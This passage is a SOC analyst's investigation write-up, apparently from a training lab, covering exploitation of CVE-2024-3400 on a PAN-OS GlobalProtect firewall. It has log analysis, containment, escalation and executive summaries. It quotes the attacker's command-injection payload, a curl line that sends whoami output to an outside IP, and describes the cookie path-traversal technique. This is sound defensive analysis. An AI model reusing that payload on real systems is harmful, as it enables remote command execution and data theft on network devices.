


- While PAN-OS does not expose a traditional “command history” like an endpoint OS, the **device telemetry and nginx logs canserve as equivalent evidence**.

Let's have a look at the logs where the destination address is the PA-Firewall-01




Okay, what do we have here? These look like some interesting logs. Let's look at what we can find out from these:




The **sslvpn_access.log** entries provide strong **post-alert confirmation** of an active exploitation attempt against **PA-Firewall-01** related to **CVE-2024-3400**. The logs show **external traffic from the same source IP (`144.172.79.92`)** issuing multiple **HTTP POST requests** to **GlobalProtect endpoints** (`/global-protect/login.esp` and `/global-protect/logout.esp`) using the **`curl/8.4.0` user-agent**, which is not typical for legitimate GlobalProtect client behavior and strongly suggests automated exploitation.

Critically, the sequence shows a **POST to `login.esp` returning HTTP 200**, indicating the request was successfully processed by the firewall's management plane. This aligns with the earlier alert showing a **malicious Cookie header containing a command-injection payload**, meaning the exploit attempt likely reached vulnerable code paths. Additionally, the presence of **localhost (127.0.0.1) activity using `wget`** shortly after the external request is a significant indicator, as CVE-2024-3400 exploitation is known to trigger **internal command execution and outbound callbacks** via system utilities. This localhost activity suggests potential **command execution or exploit verification behavior** on the device itself.



GlobalProtect access logs confirm that the attacker IP successfully reached and interacted with the PAN-OS GlobalProtect login and logout endpoints, with HTTP 200 responses indicating the malicious requests were processed at the application level, consistent with active exploitation of CVE-2024-3400.

The 3rd log is the log that triggered the alert in the first place so no need to go through that here. Lets look at the 4th log:-



This OS-level log provides **conclusive evidence of successful command injection and execution** on **PA-Firewall-01**, confirming exploitation of **CVE-2024-3400**. The injected payload from the malicious Cookie value was not only parsed but **executed by the system**, resulting in the creation and handling of a file path containing the attacker-supplied command:


```
aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)
```

The `dt_send` process attempted to **transmit a file using an internally executed curl command**, explicitly showing the destination server IP as the attacker's address. This demonstrates that the attacker successfully abused the device telemetry process to trigger **arbitrary OS command execution**, a known post-exploitation behavior of this vulnerability. The failure message (`DNS lookup failed`) indicates the outbound callback did not fully succeed, but this does **not negate compromise**—the command was still executed locally.


The presence of attacker-controlled input propagating into system-level telemetry workflows confirms that the firewall's management plane was compromised at runtime. This elevates the incident to a **confirmed breach**, not merely an attempt. Immediate actions are required: isolate the firewall management interface, apply emergency PAN-OS patches, rotate all credentials, review configuration integrity, and treat the device as potentially untrusted until forensic validation is completed.

Final Determination: 🔥 True Positive – Verified exploitation with remote command execution on the firewall

Playbook Task 6




Lets contain the Firewall endpoint by going to the endpoint and flicking the switch:-



Onto escalation. We now need to escalate this appropriately:-

Playbook Task 7



As it has been confirmed that we have a true positive and there has been a breach, we need to escalate this straight away. I will provide an accompanying summary:-

SOC Analyst Summary – PAN-OS Command Injection (CVE-2024-3400)

Incident Overview:
On **Apr 18, 2024**, an unauthenticated attacker from **IP 144.172.79.92** attempted and successfully executed a **command injection exploit** against **PA-Firewall-01** running **PAN-OS 10.2.0**. The exploit targeted the **GlobalProtect login endpoint (`/global-protect/login.esp`)** and leveraged the **Cookie header** to inject OS commands, confirming **remote code execution (RCE)**.

Attack Analysis:

- **Source & Destination:** External Internet IP to internal firewall management plane
- **Payload Delivery:** Command injection embedded in `SESSID` cookie using path traversal (`./../../../`) and shell metacharacters.
- **Execution Evidence:**

    - OS logs (`dt_send`) show execution of injected commands and attempted callback to attacker-controlled IP (`144.172.79.92`).
    - HTTP POST returned **200 OK**, confirming the vulnerable code path was executed.
    - Internal process execution (`dt_curl`) demonstrates the exploit was processed by the system.

- **Tools / Techniques:** Path traversal, command injection, use of `${IFS}` for input evasion, and outbound callback for exploit verification.
- **Reputation:** Attacker IP is a known VPS/hosting provider flagged by 10/93 security vendors.

Impact Assessment:

- **Firewall integrity compromised**; potential for further unauthorized configuration changes or traffic interception.
- **Critical security appliance** exposed; high risk of lateral movement and compromise of corporate network security.

Detection & Classification:

- **Rule Triggered:** SOC274 – PAN-OS Command Injection Exploitation
- **True Positive:** Confirmed exploitation with OS-level command execution
- **Severity:** Critical

Immediate Actions:

1. Isolate firewall management plane from untrusted networks.
2. Block attacker IP (`144.172.79.92`) at perimeter controls.
3. Apply PAN-OS emergency patch or mitigations.
4. Rotate all firewall credentials, certificates, and API keys.
5. Conduct full integrity review of firewall configuration and telemetry.
6. Preserve forensic evidence for post-incident analysis and lessons learned.

IOC References:

- `/global-protect/login.esp` (URL address)
- `144.172.79.92` (IP address)

Summary:
This was a **confirmed zero-day exploitation** resulting in **remote command execution** on a critical network security device. Immediate containment, remediation, and forensic validation are required to prevent further compromise.

Executive Summary (Non-Technical Audience)

On April 18, 2024, our security monitoring detected and confirmed an attempted cyberattack against one of the organization’s critical network security systems (the firewall). The attacker exploited a newly discovered software vulnerability to remotely execute commands on the device.

This activity originated from the internet and was linked to known malicious infrastructure, confirming that the incident was a real and intentional attack rather than a false alarm.

The issue was identified quickly, escalated appropriately, and containment actions were initiated to reduce risk and prevent further impact. No evidence indicates that this activity affected business operations or user data; however, due to the critical nature of the system involved, remediation steps such as system isolation, security updates, and credential resets were required. This incident highlights the importance of proactive monitoring, rapid response, and continuous patching to protect essential infrastructure.

Skills shown during this investigation:-

- Performed **Tier 3 Level SOC incident analysis with the assistance of AI** for a critical zero-day vulnerability (CVE-2024-3400) affecting PAN-OS.
- Conducted **deep HTTP traffic inspection**, analyzing headers, cookies, payloads, and request methods to identify **command injection and path traversal** techniques.
- Correlated **network logs, firewall logs, and OS-level telemetry** to confirm **successful remote command execution (RCE)**.
- Identified and validated **attack success indicators**, including internal process execution and outbound callback attempts.
- Applied **threat intelligence enrichment**, including WHOIS lookups and multi-vendor reputation analysis, to assess attacker infrastructure and intent.
- Leveraged **AI-assisted analysis (ChatGPT)** to accelerate payload decoding, hypothesis validation, and structured reasoning during the investigation.
- Maintained **full analyst oversight and control**, using AI strictly as a **decision-support tool** while independently validating evidence and determining investigative direction.
- Distinguished between **exploit attempts and confirmed compromise**, accurately classifying the incident as a **true positive**.
- Assessed **business and security impact** involving a critical perimeter security appliance.
- Led **incident containment decision-making**, recommending isolation, patching, credential rotation, and integrity validation.
- Extracted and documented **actionable indicators of compromise (IOCs)** for detection, threat hunting, and reporting.
- **Authored a clear, non-technical executive summary** translating complex technical findings into business-relevant risk and impact for stakeholders.
- Produced **clear analyst notes, technical findings, and executive-level summaries** suitable for escalation, audits, and portfolio documentation.